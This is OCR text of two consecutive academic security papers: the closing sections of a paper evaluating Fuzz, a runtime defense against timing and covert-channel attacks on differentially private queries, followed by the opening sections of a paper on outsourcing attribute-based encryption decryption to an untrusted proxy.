Figure 5 shows the query completion time for three different configurations: the original Caml Light runtime, the Fuzz runtime with both timeouts and padding disabled, and the Fuzz runtime with all features enabled. As expected, Fuzz takes more time to complete the queries than the original runtime; for our three queries, the slowdown was between 2.5x (census) and 6.8x (kmeans). However, in absolute terms, the completion times were not unreasonable: the most expensive query (kmeans) took 12.7s to complete, which seems low enough to be practical.

Figure 5 also shows that, with timeouts and padding disabled, Fuzz's performance is roughly comparable to that of the original Caml Light runtime. This is not an apples-to-apples comparison; for example, the fixed-size memory representation for databases costs performance, whereas erasing the young zone after each microquery is actually faster than garbage-collecting it. Nevertheless,




Figure 6: Time spent in different phases of query processing.




Figure 7: Variation of completion time for the weblog-delay query.

the numbers suggest that most of the overhead comes from padding and timeouts. Next, we examine this in more detail.

8.4 Microbenchmarks

To get a better picture of what factors influence the performance of our implementation, we added instrumentation in such a way that query time can be attributed to one of the following five phases:

- **P1:** Computation performed by a microquery;
- **P2:** Waiting for the preemption when a microquery completes early;
- **P3:** Preemption handling, storing results, restoring checkpoints, and loading the next row;
- **P4:** Padding the time of the preemption handler to $\Delta_a + \Delta_d$; and
- **P5:** Computation performed by the macroquery.

Figure 6 shows our results (we omit the time P5 taken by the macroquery because it was below 0.2% of the total for all queries). As already suggested by the previous section, the majority of the time is spent in either the waiting or the padding phase. This may seem rather conservative at first, but recall that the completion time of even a non-adversarial microquery can vary with the row it is processing; the timeout needs to be sufficient for the longest query with high probability. Timeout handling, deallocation, checkpointing, and storing the results takes comparatively little time.

Note that the overhead for the kmeans query is considerably higher than for the others. This is because kmeans repeatedly uses `split` to partition the database – specifically, to map each point to the nearest of the three cluster centers. Since our proof-of-concept implementation is not keeping track of the fact that the union of the three partitions contains exactly the N rows in the original database, it must conservatively assume that *each* partition might contain *all* the N rows. Thus, functions that operate on the partitions are padded to $3 \cdot N$ times the timeout, when in fact N times would be sufficient. This could be avoided by extending Fuzz with a suitable operator, e.g., a GroupBy as in PINQ.

8.5 Adversarial queries

As explained in Section 5.4, Fuzz rules out state attacks and privacy budget attacks by design, and it prevents timing attacks by enforcing that each microquery takes precisely the time specified by its timeout. This last point cannot be perfectly achieved by a practical implementation running on real hardware; we need to quantify how close our implementation comes to this goal.

To this end, we implemented five adversarial queries, exploiting different variants of the attacks from Section 3 to try to vary the completion time based on whether or not some specific individual is in the database:

- **weblog-delay** adds an artificial delay in each microquery that finds a match;
- **weblog-term** adds an artificial delay *except* when a microquery finds a match;
- **weblog-mem** consumes a lot of memory when a matching individual is found;
- **weblog-gc** creates a lot of garbage on the heap by repeatedly allocating and releasing memory;
- **census-delay** looks for a particular known person in the database and adds a timing delay if their income is above a specified threshold.

We ran each query on two versions of the corresponding database: one that contains the individual (Hit) and another that does not (Miss). To demonstrate the effectiveness of these attacks on an unprotected system, we first performed the experiment with Fuzz runtime and then repeated it with the original Caml Light runtime. This gives us four configurations per query. We ran 100 trials

Query	Attack type	Caml Light runtime (not protected)			Fuzz runtime (protected)		
		Hit	Miss	|Hit−Miss|	Hit	Miss	|Hit-Miss|
weblog-mem	Memory allocation	1.961 s	0.317 s	1.644 s	1.101 s	1.101 s	<1 μs
weblog-gc	Garbage creation	1.567 s	0.318 s	1.249 s	1.101 s	1.101 s	<1 μs
weblog-delay	Artificial delay	1.621 s	0.318 s	1.303 s	1.101 s	1.101 s	<1 μs
weblog-term	Early termination	26.378 s	26.384 s	0.006 s	1.101 s	1.101 s	<1 μs
census-delay	Artificial delay	2.168 s	0.897 s	1.271 s	2.404 s	2.404 s	<1 μs

Table 4: Effect of various attacks without and with predictable transactions. Each adversarial query tries to vary its completion time based on whether some specific individual is in the database. We show the total macroquery processing times when the individual is present (hit) and absent (miss), as well as the differences.

for each configuration, after a warm-up phase of two trials to ensure that the Fuzz binary and the database were in the file system caches.

Figure 7 shows how the completion times varied across the 100 trials, using the weblog-delay query with the Miss database as an example. With the original runtime, the completion times varied by approximately ± 150 μs around the median. With the Fuzz runtime, the completion times are extremely stable: the difference between maximum and minimum was <1 μs. The results for the other queries were similar, indicating that Fuzz's padding mechanism successfully masks internal variations between trials. Hence, we only report median values here.

Table 4 shows our results for the different configurations. We make the following three observations. First, the attacks are very effective when protections are disabled. For four out of the five queries, the completion times for the Hit cases were at least one second different from the completion times for the Miss cases, so an adversarial querier could easily have distinguished between the two cases and thus learned with certainty whether or not the individual was in the database. We could have achieved even higher differences simply by changing the queries. For weblog-term, the difference was only a few milliseconds; the reason is that, in order to change the completion time of the query by one second through early termination, the adversary would have had to make *each* microquery take at least one second, so the overall query would have taken a conspicuously long time – in this case, nearly three hours.

Second, the attacks cease to be effective in Fuzz. In each case, the difference between Hit and Miss is so small we could not even reliably measure it locally on the machine (for comparison, handling a timer interrupt requires about 3 μs, and one hundred of these are triggered every second, limiting the achievable accuracy), much less across a wide-area network, using the small number of trials that the privacy budget allows.

Third, the completion times are higher when protections are enabled. This is consistent with our earlier observations from Section 8.3.

8.6 Summary

Our results show that Fuzz is effective: it eliminates state and budget channels by design, and narrows the timing channel to a point where it ceases to be useful to an adversary. Query completion times remain practical but are substantially higher than in an unprotected system.

9 Related Work

Differential privacy: There is a considerable body of work on the theory of differential privacy [8–10] and on differentially private data analysis [20, 26]. Except for the papers on Airavat [26] and PINQ [20], none of these papers discuss covert-channel attacks by adversarial queriers. The PINQ paper briefly mentions certain security issues, such as exceptions and non-termination; Airavat discusses timing channels, but, as we have shown in Section 3.5, its defense is not fully effective. The present paper complements existing work by providing a practical defense against covert-channel attacks, which could be applied to existing systems.

Covert channels: Covert channels have plagued systems for decades [18, 30], and they are notoriously hard to avoid in general. Fuzz is a domain-specific solution; it only addresses differentially private query processing, but it can give strong assurances in this specific setting.

A variety of defenses against covert channels have been suggested. Most related to this paper is the work on external timing channels. The bandwidth of external timing channels can be reduced, e.g., by adding random delays [15, 16] or by time quantization [2]. However, to guarantee differential privacy, the adversary must be prevented from learning even a *single* bit of private information with certainty, so a mere reduction in bandwidth is not sufficient in our setting. Fuzz avoids this problem by converting the timing channel into a storage channel, which in turn is handled by differential privacy.

Preventing timing channels seems hopeless in the general case. Language-based designs can eliminate them for certain types of programs [1], but only at the expense of severely limiting the expressiveness of the programming language. Shroff and Smith [27] show how to handle more general computations but may have to abort

them, which can result in garbled data and/or leak information through a storage channel. In the context of a differentially private query, however, aborting individual microqueries is safe because the impact on the overall result is known to be bounded by the sensitivity of the query. As shown in Section 4.4, returning default values does not open a new storage channel or increase the privacy cost of the query (though it may decrease its usefulness).

Side channels: Side channels can leak private information, e.g., through electromagnetic radiation [13, 24] or power consumption [17]. Many of these channels can only be exploited if the adversary is physically close to the machine that executes the queries, which is not permitted by our threat model.

Real-time systems: Some real-time systems have provisions for handling timer overrun problems in untrusted code, such as preemption or partial admission [29]. In our scenario, it would not be sufficient to simply preempt a microquery that has overshot its timeout—we must be able to terminate it *and* clean up all of its side effects *before* the timeout expires. Another approach is inferring the worst-case execution time [28], which is known to be difficult even for trusted code.

10 Conclusion

We have demonstrated that state-of-the-art systems for differentially private data analysis are vulnerable to several different kinds of covert-channel attacks from adversarial queriers. Covert channels are particularly dangerous in this context because the leakage of even a single bit of private, un-noised information completely destroys the guarantees these systems are designed to provide. We analyzed the space of potential solutions, and we presented the design of Fuzz, which represents one specific solution from this space and relies on default values and predictable transactions. Using a proof-of-concept implementation based on Caml Light, we demonstrated that Fuzz can be retrofitted into an existing language runtime. Our evaluation shows that Fuzz is practical and expressive enough to support realistic queries. Fuzz increases query completion times compared to systems without covert-channel defenses, but the increase does not seem large enough to prevent practical applications.

Acknowledgments

We thank Jason Reed for his contributions to the early stages of this project, and Frank McSherry, Vitaly Shmatikov, Trent Jaeger, Helen Anderson, our shepherd Miguel Castro, and the anonymous reviewers for their helpful comments. This research was supported in part by ONR Grant N00014-09-1-0770 and by US National Science Foundation grants CNS-1065060 and CNS-1054229.

References

[1] J. Agat. Transforming out timing leaks. In *Proc. ACM POPL*, Jan. 2000.

[2] A. Askarov, D. Zhang, and A. C. Myers. Predictive black-box mitigation of timing channels. In *Proc. ACM CCS*, Oct. 2010.

[3] M. Barbaro and T. Zeller. A face is exposed for AOL searcher No. 4417749. *The New York Times*, Aug. 2006. `http://select.nytimes.com/gst/abstract.html?res=F10612FC345B0C7A8CDDA10894DE404482`.

[4] A. Blum, C. Dwork, F. McSherry, and K. Nissim. Practical privacy: the SuLQ framework. In *Proc. PODS*, June 2005.

[5] Caml Light website. `http://caml.inria.fr/caml-light/index.en.html`.

[6] S. Chawla, C. Dwork, F. McSherry, A. Smith, and H. Wee. Toward privacy in public databases. In *Proc. TCC*, Feb. 2005.

[7] S. Crosby, D. Wallach, and R. Riedi. Opportunities and limits of remote timing attacks. *ACM Transactions on Information and System Security*, 12(3):1–29, 2009.

[8] C. Dwork. Differential privacy. In *Proc. ICALP*, July 2006.

[9] C. Dwork. Differential privacy: A survey of results. In *Proc. 5th Intl Conf. on Theory and Applic. of Models of Comp.*, 2008.

[10] C. Dwork. The differential privacy frontier (extended abstract). In *Proc. IACR TCC*, Mar. 2009.

[11] C. Dwork, K. Kenthapadi, F. McSherry, I. Mironov, and M. Naor. Our data, ourselves: Privacy via distributed noise generation. In *Proc. EUROCRYPT*, May 2006.

[12] C. Dwork, F. McSherry, K. Nissim, and A. Smith. Calibrating noise to sensitivity in private data analysis. In *Proc. TCC*, 2006.

[13] K. Gandolfi, C. Mourtel, and F. Olivier. Electromagnetic analysis: Concrete results. In *Proc. CHES*, May 2001.

[14] S. Hettich and S. D. Bay. The UCI KDD archive. Univ. of California Irvine, Dept. of Information and Computer Science, `http://kdd.ics.uci.edu/`.

[15] W.-M. Hu. Reducing timing channels with fuzzy time. In *IEEE Symposium on Security and Privacy*, May 1991.

[16] M. H. Kang, I. S. Moskowitz, and D. C. Lee. A network pump. *IEEE Trans. Softw. Eng.*, 22:329–338, May 1996.

[17] P. C. Kocher, J. Jaffe, and B. Jun. Differential power analysis. In *Proc. CRYPTO*, 1999.

[18] B. W. Lampson. A note on the confinement problem. *Communications of the ACM*, 16:613–615, Oct. 1973.

[19] X. Leroy. The ZINC experiment: An economical implementation of the ML language. Technical Report 117, INRIA, 1990.

[20] F. McSherry. Privacy integrated queries. In *Proc. ACM SIGMOD*, June 2009.

[21] F. McSherry and I. Mironov. Differentially private recommender systems: Building privacy into the net. In *Proc. ACM KDD*, 2009.

[22] A. Narayanan and V. Shmatikov. Robust de-anonymization of large sparse datasets. In *Proc. IEEE S&P*, May 2008.

[23] PINQ website. `http://research.microsoft.com/en-us/projects/pinq/`.

[24] J.-J. Quisquater and D. Samyde. Electromagnetic analysis (ema): Measures and counter-measures for smart cards. In *Proc. Intl. Conf. on Research in Smart Cards (E-SMART)*, Sept. 2001.

[25] J. Reed and B. C. Pierce. Distance makes the types grow stronger: A calculus for differential privacy. In *Proc. ICFP*, Sept. 2010.

[26] I. Roy, S. Setty, A. Kilzer, V. Shmatikov, and E. Witchel. Airavat: Security and privacy for MapReduce. In *Proc. NSDI*, 2010.

[27] P. Shroff and S. F. Smith. Securing timing channels at runtime. Technical report, The Johns Hopkins University, July 2008.

[28] R. Wilhelm, J. Engblom, A. Ermedahl, N. Holsti, S. Thesing, D. Whalley, G. Bernat, C. Ferdinand, R. Heckmann, T. Mitra, F. Mueller, I. Puaut, P. Puschner, J. Staschulat, and P. Stenström. The worst-case execution-time problem. *ACM Trans. Embed. Comput. Syst.*, 7(3):1–53, 2008.

[29] M. Wilson, R. Cytron, and J. Turner. Partial program admission. In *Proc. IEEE Symposium on Real-Time and Embedded Technology and Applications (RTAS)*, Apr. 2009.

[30] J. C. Wray. An analysis of covert timing channels. In *IEEE Symposium on Security and Privacy*, May 1991.

Outsourcing the Decryption of ABE Ciphertexts

Matthew Green
Johns Hopkins University

Susan Hohenberger*
Johns Hopkins University

Brent Waters†
University of Texas at Austin

Abstract

Attribute-based encryption (ABE) is a new vision for public key encryption that allows users to encrypt and decrypt messages based on user attributes. For example, a user can create a ciphertext that can be decrypted only by other users with attributes satisfying ("Faculty" OR ("PhD Student" AND "Quals Completed")). Given its expressiveness, ABE is currently being considered for many cloud storage and computing applications. However, one of the main efficiency drawbacks of ABE is that the size of the ciphertext and the time required to decrypt it grows with the complexity of the access formula.

In this work, we propose a new paradigm for ABE that largely eliminates this overhead for users. Suppose that ABE ciphertexts are stored in the cloud. We show how a user can provide the cloud with a *single* transformation key that allows the cloud to translate *any* ABE ciphertext satisfied by that user's attributes into a (constant-size) El Gamal-style ciphertext, without the cloud being able to read any part of the user's messages.

To precisely define and demonstrate the advantages of this approach, we provide new security definitions for both CPA and replayable CCA security with outsourcing, several new constructions, an implementation of our algorithms and detailed performance measurements. In a typical configuration, the user saves significantly on both bandwidth and decryption time, without increasing the number of transmissions.

*Supported by NSF CAREER CNS-1053886, DARPA PROCEED, Air Force Research Laboratory, Office of Naval Research N00014-11-1-0470, a Microsoft Faculty Fellowship and a Google Faculty Research Award. The views expressed are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

†Supported by NSF CNS-0915361 and CNS-0952692, AFOSR Grant No: FA9550-08-1-0352, DARPA PROCEED, DARPA N11AP20006, Google Faculty Research Award, the Alfred P. Sloan Fellowship, and Microsoft Faculty Fellowship. The views expressed are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

1 Introduction

Traditionally, we have viewed encryption as a method for one user to encrypt data to another specific targeted party, such that only the target recipient can decrypt and read the message. However, in many applications a user might often wish to encrypt data according to some *policy* as opposed to specified set of users. Trying to realize such applications on top of a traditional public key mechanism poses a number of difficulties. For instance, a user encrypting data will need to have a mechanism which allows him to look up all parties that have access credentials or attributes that match his policy. These difficulties are compounded if a party's credentials themselves might be sensitive (e.g., the set of users with a TOP SECRET clearance) or if a party gains credentials well after data is encrypted and stored.

To address these issues, a new vision of encryption was put forth by Sahai and Waters [38] called Attribute-Based Encryption (ABE). In an ABE system, a user will associate an encryption of a message M with an function $f(\cdot)$, representing an access policy associated with the decryption. A user with a secret key that represents their set of attributes (e.g., credentials) S and will be able to decrypt a ciphertext associated with function $f(\cdot)$ if and only if $f(S) = 1$. Since the introduction of ABE there have been several other works proposing different variants [24, 7, 14, 36, 23, 42, 15, 28, 35] extending both functionality and refining security proof techniques. [1]

One property that all of these ABE systems have is that both the ciphertext size and time for decryption grow with the size of the access formula f. Roughly, current efficient ABE realizations are set in pairing-based groups where the ciphertexts require two group elements for every node in the formula and decryption will require

[1] A more general concept of functional encryption [11] allows for more general functions to be computed on the encrypted data and encompasses work such as searching on encrypted data and predicate encryption [10, 2, 12, 39, 27].

Scheme	ABE Type	Security Level	Model	Full CT Size	Full Decrypt Ops	Out CT Size	Out Dec Ops
Waters [42]	CP	CPA	-	$\lvert\mathbb{G}_T\rvert + (1+2\ell)\lvert\mathbb{G}\rvert$	$\leq (2+\ell)P + 2\ell E_G$	-	-
§3.1	CP	CPA	-	$\lvert\mathbb{G}_T\rvert + (1+2\ell)\lvert\mathbb{G}\rvert$	$\leq (2+\ell)P + 2\ell E_G$	$2\lvert\mathbb{G}_T\rvert$	E_T
§3.2	CP	RCCA	RO	$\lvert\mathbb{G}_T\rvert + (1+2\ell)\lvert\mathbb{G}\rvert + k$	$\leq (2+\ell)P + 2\ell E_G + 2E_T$	$2\lvert\mathbb{G}_T\rvert + k$	$3E_T$
GPSW [24]	KP	CPA	-	$\lvert\mathbb{G}_T\rvert + (1+s)\lvert\mathbb{G}\rvert$	$\leq (1+\ell)P + 2\ell E_G$	-	-
§4.1	KP	CPA	-	$\lvert\mathbb{G}_T\rvert + (1+s)\lvert\mathbb{G}\rvert$	$\leq (1+\ell)P + 2\ell E_G$	$2\lvert\mathbb{G}_T\rvert$	E_T
§4.2	KP	RCCA	RO	$\lvert\mathbb{G}_T\rvert + (1+s)\lvert\mathbb{G}\rvert + k$	$\leq (1+\ell)P + 2\ell E_G + 2E_T$	$2\lvert\mathbb{G}_T\rvert + k$	$3E_T$

Figure 1: Summary of ABE outsourcing results. Above s denotes the size of an attribute set, ℓ refers to an LSSS access structure with an $\ell \times n$ matrix, k is the message bit length in RCCA schemes, and P, E_G, E_T stand for the maximum time to compute a pairing, exponentiation in $\mathbb{G}$ and exponentiation in $\mathbb{G}_T$ respectively. We ignore non-dominant operations. All schemes are in the selective security setting. We discuss methods for moving to adaptive security in Section 5.1.

a pairing for each node in the satisfied formula. While conventional desktop computers should be able to handle such a task for typical formula sizes, this presents a significant challenge for users that manage and view private data on mobile devices where processors are often one to two orders of magnitude slower than their desktop counterparts and battery life is a persistent problem. Interestingly, in tandem there has emerged the ability for users to buy on-demand computing from cloud-based services such as Amazon's EC2 and Microsoft's Windows Azure.

Can cloud services be *securely* used to outsource decryption in Attribute-Based Encryption systems? A naive first approach would be for a user to simply hand over their secret key, SK, to the outsourcing service. The service could then simply decrypt all ciphertexts requested by the user and then transmit the decrypted data. However, this requires complete trust of the outsourcing service; using the secret key the outsourcing service could read any encrypted message intended for the user.

A second approach might be to leverage recent outsourcing techniques [20, 17] based on Gentry's [21] fully homomorphic encryption system. These give outsourcing for general computations and importantly preserve the privacy of the inputs so that the decryption keys and messages can remain hidden. Unfortunately, the overhead for these systems is currently impractical. Gentry and Halevi [22] showed that even for weak security parameters one "bootstrapping" operation of the homomorphic operation would take at least 30 seconds on a high performance machine (and 30 minutes for the high security parameter). Since one such operation would only count for a small constant number of gates in the overall computation, this would need to be repeated many times to evaluate an ABE decryption using the methods above.

Closer to practice, we might leverage recent techniques on secure outsourcing of pairings [16]. These techniques allow a client to outsource a pairing operation to a server. However, the solutions presented in [16] still require the client to compute multiple exponentiations in the target group for every pairing it outsources. These exponentiations can be quite expensive and the work of the client will still be proportional to the size of the policy f. Moreover, every pairing operation in the original protocol will trigger four pairings do be done by the proxy. Thus, the total workload is increased by a factor of at least four from the original decryption algorithm, and the client's bandwidth requirements may actually *increase*. Given these drawbacks, we aim for an ABE outsourcing system that is secure and imposes minimal overhead.

Our Contributions. We give new methods for efficiently and securely outsourcing decryption of ABE ciphertexts. The core change to outsourceable ABE systems is a modified Key Generation algorithm that produces two keys. The first key is a short El Gamal [19] type secret key that must be kept private by the user. The second is what we call a "transformation key", TK, that is shared with a proxy (and can be publicly distributed). If the proxy then receives a ciphertext CT for a function f for which the user's credentials satisfy, it is then able to use the key TK to transform CT into a simple and short El Gamal ciphertext CT$'$ of the same message encrypted under the user's key SK. The user is then able to decrypt with one simple exponentiation. Our system is secure against any malicious proxy. Moreover, the computational effort of the proxy is no more than that used to decrypt a ciphertext in a standard ABE system.

To achieve our results, we create what we call a new key blinding technique. At a high level, the new outsourced key generation algorithm will first run a key generation algorithm from an existing bilinear map based ABE scheme such as [24, 42]. Then it will choose a blinding factor exponent $z \in \mathbb{Z}_p$ (for groups of prime order p) and raise all elements to $z^{-1} \pmod{p}$. This will produce the transformation key TK, while the blinding factor z can serve as the secret key.

We show that we are able to adapt our outsourcing techniques to both the "Ciphertext-Policy" (CP-ABE) and "Key-Policy" (KP-ABE) types of ABE systems.[2] To

[2] CP-ABE systems behave as we outlined above where a ciphertext

Figure 2: Illustration of how ABE ciphertexts are fetched today.




Figure 3: Outsourcing the Decryption: Illustration of how ABE ciphertexts could be transformed by a proxy into much shorter El Gamal-style ciphertexts.

achieve our KP-ABE and CP-ABE outsourcing systems we respectively apply our methodology to the constructions of Goyal et al. [24] and Waters [42]. To prove security of the systems we must show that they remain secure even in the presence of an attacker that acts as a user's proxy. Our first systems and proofs model semantic security for an attacker that tries to eavesdrop on the user. We then extend our systems and proofs to chosen ciphertext attacks where the attack might query the user's decryption routine on maliciously formed ciphertexts to compromise privacy. Our solutions in this setting apply the random oracle heuristic to achieve efficiency near the chosen plaintext versions.

Typical Usage Scenarios. We envision a typical usage scenario in Figures 2 and 3. Here a client sends a single transformation key *once* to the proxy, who can then retrieve (potentially large) ABE ciphertexts that the user is interested in and forward to her (small, constant-size) El Gamal-type ciphertexts. The proxy could be the client's mail server, or the ciphertext server and the proxy could be the same entity, as in a cloud environment.

The savings in bandwidth and local computation time for the client are immediate: a transformed ciphertext is always smaller and faster to decrypt than an ABE ciphertext of [24, 42] (for any policy size). *We emphasize in this useage scenario that the number of transmissions will be the same as in the prior (non-outsourced) solutions.* Thus, the power consumption can only improve with faster computations and smaller transmissions.

Implementation and Evaluation. To evaluate our outsourcing systems, we implemented the CP-ABE version and tested it in an outsourcing environment. Our implementation modified part of the libfenc [25] library, which includes a current CP-ABE implementation. We conducted our experiments on both an ARM-based mobile device and an Intel server to model the user device and proxy respectively.

Outsourcing decryption resulted in significant practical benefits. Decrypting on an ABE ciphertext containing 100 attributes, we found that without the use of a proxy the mobile device would require about 30 seconds of computation time and drain a significant amount of the device's battery. When we applied our outsourcing technique, decrypting the ciphertext took 2 seconds on our Intel server and approximately 60 milliseconds on the mobile device itself.

To demonstrate compatibility with existing infrastructure, we constructed a re-usable platform for outsourcing decryption using the Amazon EC2 service. Our proxy is deployed as a public Amazon Machine Image that can be programmatically instantiated by any application requiring acceleration.

In addition to the core benefits of outsourcing, we discovered other collateral advantages. In existing ABE implementations [6, 25] much of the decryption code is dedicated to determining how a policy is satisfied by a key and executing the corresponding pairing computations of decryption. In our outsourcing solution, most of this code is pushed into the untrusted transformation algorithm, leaving only a much smaller portion on the user's device. This has two advantages. First, the amount of decryption code that needs to reside on a resource constrained user device will be smaller. Actually, all bilinear map operations can be pushed outside. Second, this partitioning will dramatically decrease the size of the trusted code base, removing thousands of lines of complex parsing code. Even without using outsourcing, this partitioning of code is useful.

Related Work: Proxy Re-Encryption. In this work, we show how to delegate (in a true offline sense) the ability to transform an ABE ciphertext on message m into an El Gamal-style ciphertext on the same m, without learning anything about m. This is similar to the concept of *proxy re-encryption* [8, 4] where an untrusted proxy is given a re-encryption key that allows it to transform an encryption under Alice's key of m into an encryption under Bob's key of the same m, without allowing the proxy to learn anything about m.

2 Background

We first give the security definitions for ABE with outsourcing. We then give background information on bilinear maps. Finally, we provide formal definitions for

is associated with a boolean access formula f and a user's key is a set of attributes x, where a user can decrypt if $f(x) = 1$. KP-ABE is useful in applications where we want to have the mirror image semantics where the attributes x are associated with a ciphertext and an access formula f with the key.

access structures and relevant background on Linear Secret Sharing Schemes (LSSS), as taken from [42].

Types of ABE. We consider two distinct varieties of Attribute-Based Encryption: Ciphertext-Policy (CP-ABE) and Key-Policy (KP-ABE). In CP-ABE an *access structure* (policy) is embedded into the ciphertext during encryption, and each decryption key is based an some attribute set S. KP-ABE inverts this relationship, embedding S into the ciphertext and a policy into the key.[3] We capture both paradigms in a generalized ABE definition.

2.1 Access Structures

Definition 1 (Access Structure [5]) *Let $\{P_1, P_2, \ldots, P_n\}$ be a set of parties. A collection $\mathbb{A} \subseteq 2^{\{P_1,P_2,\ldots,P_n\}}$ is monotone if $\forall B,C$: if $B \in \mathbb{A}$ and $B \subseteq C$ then $C \in \mathbb{A}$. An* access structure *(respectively, monotone access structure) is a collection (resp., monotone collection) $\mathbb{A}$ of non-empty subsets of $\{P_1,P_2,\ldots,P_n\}$, i.e., $\mathbb{A} \subseteq 2^{\{P_1,P_2,\ldots,P_n\}} \setminus \{\emptyset\}$. The sets in $\mathbb{A}$ are called the* authorized sets*, and the sets not in $\mathbb{A}$ are called the* unauthorized sets.

In our context, the role of the parties is taken by the attributes. Thus, the access structure $\mathbb{A}$ will contain the authorized sets of attributes. We restrict our attention to monotone access structures. However, it is also possible to (inefficiently) realize general access structures using our techniques by defining the "not" of an attribute as a separate attribute altogether. Thus, the number of attributes in the system will be doubled. From now on, unless stated otherwise, by an access structure we mean a monotone access structure.

2.2 ABE with Outsourcing

Let S represent a set of attributes, and $\mathbb{A}$ an access structure. For generality, we will define (I_{enc}, I_{key}) as the inputs to the encryption and key generation function respectively. In a CP-ABE scheme $(I_{enc}, I_{key}) = (\mathbb{A}, S)$, while in a KP-ABE scheme we will have $(I_{enc}, I_{key}) = (S, \mathbb{A})$. A CP-ABE (resp. KP-ABE) scheme with outsourcing functionality consists of five algorithms:

Setup(λ, U)**.** The setup algorithm takes security parameter and attribute universe description as input. It outputs the public parameters PK and a master key MK.

Encrypt$(\mathrm{PK}, M, I_{enc})$**.** The encryption algorithm takes as input the public parameters PK, a message M, and an access structure (resp. attribute set) I_{enc}. It outputs the ciphertext CT.

KeyGen$_{out}(\mathrm{MK}, I_{key})$**.** The key generation algorithm takes as input the master key MK and an attribute set (resp. access structure) I_{key} and outputs a private key SK and a transformation key TK.

Transform$(\mathrm{TK}, \mathrm{CT})$**.** The ciphertext transformation algorithm takes as input a transformation key TK for I_{key} and a ciphertext CT that was encrypted under I_{enc}. It outputs the partially decrypted ciphertext CT$'$ if $S \in \mathbb{A}$ and the error symbol $\perp$ otherwise.

Decrypt$_{out}(\mathrm{SK}, \mathrm{CT}')$**.** The decryption algorithm takes as input a private key SK for I_{key} and a partially decrypted ciphertext CT$'$ that was originally encrypted under I_{enc}. It outputs the message M if $S \in \mathbb{A}$ and the error symbol $\perp$ otherwise.[4]

Why RCCA security? We describe a security model for ABE that support outsourcing. We want a very strong notion of security. The traditional notion of security against adaptive chosen-ciphertext attacks (CCA) is a bit too strong since it does not allow any bit of the ciphertext to be altered, and the purpose of our outsourcing is to compress the size of the ciphertext. We thus adopt a relaxation due to Canetti, Krawczyk and Nielsen [13] called *replayable* CCA security, which allows modifications to the ciphertext provided they cannot change the underlying message in a meaningful way.

RCCA Security Model for ABE with Outsourcing. Figure 4 describes a generalized RCCA security game for both KP-ABE and CP-ABE schemes with outsourcing. We define the *advantage* of an adversary $\mathscr{A}$ in this game as $\Pr[b' = b] - \frac{1}{2}$.

Definition 2 (RCCA-Secure ABE with Outsourcing) *A CP-ABE or KP-ABE scheme with outsourcing is* RCCA-*secure (or secure against* replayable chosen-ciphertext attacks*) if all polynomial time adversaries have at most a negligible advantage in the RCCA game defined above.*

CPA Security. We say that a system is *CPA*-secure (or secure against *chosen-plaintext attacks*) if we remove the Decrypt oracle in both Phase 1 and 2.

Selective Security. We say that a CP-ABE (resp. KP-ABE) system is *selectively* secure if we add an Init stage before Setup where the adversary commits to the challenge value I^*_{enc}.

[3] More intuitively, CP-ABE is often suggested as a means to implement role-based access control, where the user's key attributes correspond the long-term roles and ciphertexts carry an access policy. Key-Policy ABE is more appropriate in applications where ciphertexts may be tagged with attributes (*e.g.,* relating to message content), and each user's access to these ciphertexts determined by a policy in their decryption key. For more on applications, see *e.g.,* [37].

[4] Note that we can implement the standard (non-outsourced) ABE Decrypt algorithm by combining Transform and Decrypt$_{out}$.

Setup. The challenger runs the Setup algorithm and gives the public parameters, PK to the adversary.

Phase 1. The challenger initializes an empty table T, an empty set D and an integer $j = 0$. Proceeding adaptively, the adversary can repeatedly make any of the following queries:

- Create(I_{key}): The challenger sets $j := j+1$. It runs the outsourced key generation algorithm on I_{key} to obtain the pair $(\mathrm{SK}, \mathrm{TK})$ and stores in table T the entry $(j, I_{key}, \mathrm{SK}, \mathrm{TK})$. It then returns to the adversary the transformation key TK.
  Note: Create can be repeatedly queried with the same input.
- Corrupt(i): If there exists an i^{th} entry in table T, then the challenger obtains the entry $(i, I_{key}, \mathrm{SK}, \mathrm{TK})$ and sets $D := D \cup \{I_{key}\}$. It then returns to the adversary the private key SK. If no such entry exists, then it returns $\perp$.
- Decrypt(i, CT): If there exists an i^{th} entry in table T, then the challenger obtains the entry $(i, I_{key}, \mathrm{SK}, \mathrm{TK})$ and returns to the adversary the output of the decryption algorithm on input $(\mathrm{SK}, \mathrm{CT})$. If no such entry exists, then it returns $\perp$.

Challenge. The adversary submits two equal length messages M_0 and M_1. In addition the adversary gives a value I^*_{enc} such that for all $I_{key} \in D$, $f(I_{key}, I^*_{enc}) \neq 1$. The challenger flips a random coin b, and encrypts M_b under I^*_{enc}. The resulting ciphertext CT^* is given to the adversary.

Phase 2. Phase 1 is repeated with the restrictions that the adversary cannot

- trivially obtain a private key for the challenge ciphertext. That is, it cannot issue a Corrupt query that would result in a value I_{key} which satisfies $f(I_{key}, I^*_{enc}) = 1$ being added to D.
- issue a trivial decryption query. That is, Decrypt queries will be answered as in Phase 1, except that if the response would be either M_0 or M_1, then the challenger responds with the special message **test** instead.

Guess. The adversary outputs a guess b' of b.

Figure 4: Generalized RCCA Security game for CP- and KP-ABE with outsourcing functionality. For CP-ABE we define the function $f(I_{key}, I_{enc})$ as $f(S, \mathbb{A})$ and for KP-ABE it is defined as $f(\mathbb{A}, S)$. In either case the function f evaluates to 1 iff $S \in \mathbb{A}$.

2.3 Bilinear Maps

